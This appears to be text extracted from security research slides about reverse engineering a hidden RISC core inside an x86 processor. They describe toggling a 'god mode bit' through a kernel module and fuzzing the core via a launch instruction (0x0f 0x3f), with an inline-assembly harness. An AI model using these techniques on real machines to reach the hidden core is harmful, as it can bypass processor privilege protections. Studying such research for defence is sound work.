
- ❖ It is still possible to rule *out* architectures
  - ❖ Many instructions sent to the DEC cause a processor lock
    - ❖ (One of the few visible effects)
  - ❖ Execute simple, non-locking instructions for each architecture
  - ❖ If processor locks, rule out that architecture

- ❖ 30 different architectures ruled out for the DEC

# A deeply embedded instruction set

# A deeply embedded instruction set

- ❖ Dealing with an unknown architecture
- ❖ Must reverse engineer
  - the format of the instructions
  - for the deeply embedded core
- ❖ A *deeply embedded instruction set (DEIS)*

A faint, grayscale circuit board pattern serves as the background for the slide.

## ¶ Approach:

- ☒ Execute a RISC instruction, and observe its results

## ¶ Challenge:

- ☒ No knowledge of RISC ISA,  
cannot observe the results on the RISC core

## ¶ Solution:

- ☒ Patents suggest that the RISC core and x86 core  
have a partially shared register file
- ☒ Should be possible to observe some results  
of the RISC instruction on the x86 core

# A deeply embedded instruction set

ARM

PC,  
PSR,  
CP,  
SCTRL,  
FPSCR,  
CPACR,  
ETC.

502

SHARED

R0 / EAX

R1 / EBX

R2 / ECX

R3 / EDX

R4 / ESI

R5 / EDI

R6 / EBP

R7 / ESP

R8 / R8D

R9 / R9D

R10 / R10D

R11 / R11D

R12 / R12D

R13 (SP) / R13D

R14 (LR) / R14D

XMM0-XMM15 / Q0-Q15

X86

EIP,  
EFLAGS,  
R15D,  
R0-R15(UPPER),  
CS-GS,  
X87 FPU REGS,  
MM0-7,  
CR0-CR3,  
MSR'S,  
ETC.

504

506

US8880851

- Toggle the *god mode bit* (through LKM)
- Generate an *input state*
  - Registers (GPRs, SPRs, MMX)
  - Userland buffer
  - Kernel buffer (through LKM)
- Record the input state
- Generate a random RISC instruction
- Wrap RISC instruction in the x86 *bridge instruction*
- Execute RISC instruction on the DEC
  - by preceding it with the *launch instruction*
- Record the output state
- Observe any changes between the input and output state

A deeply embedded instruction set

```
movl %[input_eax], %%eax  
movl %[input_ebx], %%ebx  
movl %[input_ecx], %%ecx  
movl %[input_edx], %%edx  
movl %[input_esi], %%esi  
movl %[input_edi], %%edi  
movl %[input_ebp], %%ebp  
movl %[input_esp], %%esp
```

```
.byte 0x0f, 0x3f
```


```
bound %eax,0xa310075b(%eax,1)
```

```
movl %%eax, %[output_eax]  
movl %%ebx, %[output_ebx]  
movl %%ecx, %[output_ecx]  
movl %%edx, %[output_edx]  
movl %%esi, %[output_esi]  
movl %%edi, %[output_edi]  
movl %%ebp, %[output_ebp]  
movl %%esp, %[output_esp]
```

Load a pre-generated system state from memory.

Execute the launch insn., followed by the x86 bridge, containing the RISC insn.

Save the new system state for offline analysis



# A deeply embedded instruction set


- ❖ Assisted fuzzing:


- ❖ Identifying arithmetic instructions:
    - ❖ Load initial register state with random values
  - ❖ Identifying memory accesses:
    - ❖ Load initial register state with pointers to either the user land or kernel buffers

## & Challenge:

- ☒ Unknown instruction set
- ☒ Accidentally generate instructions causing kernel panics, processor locks, system reboots.
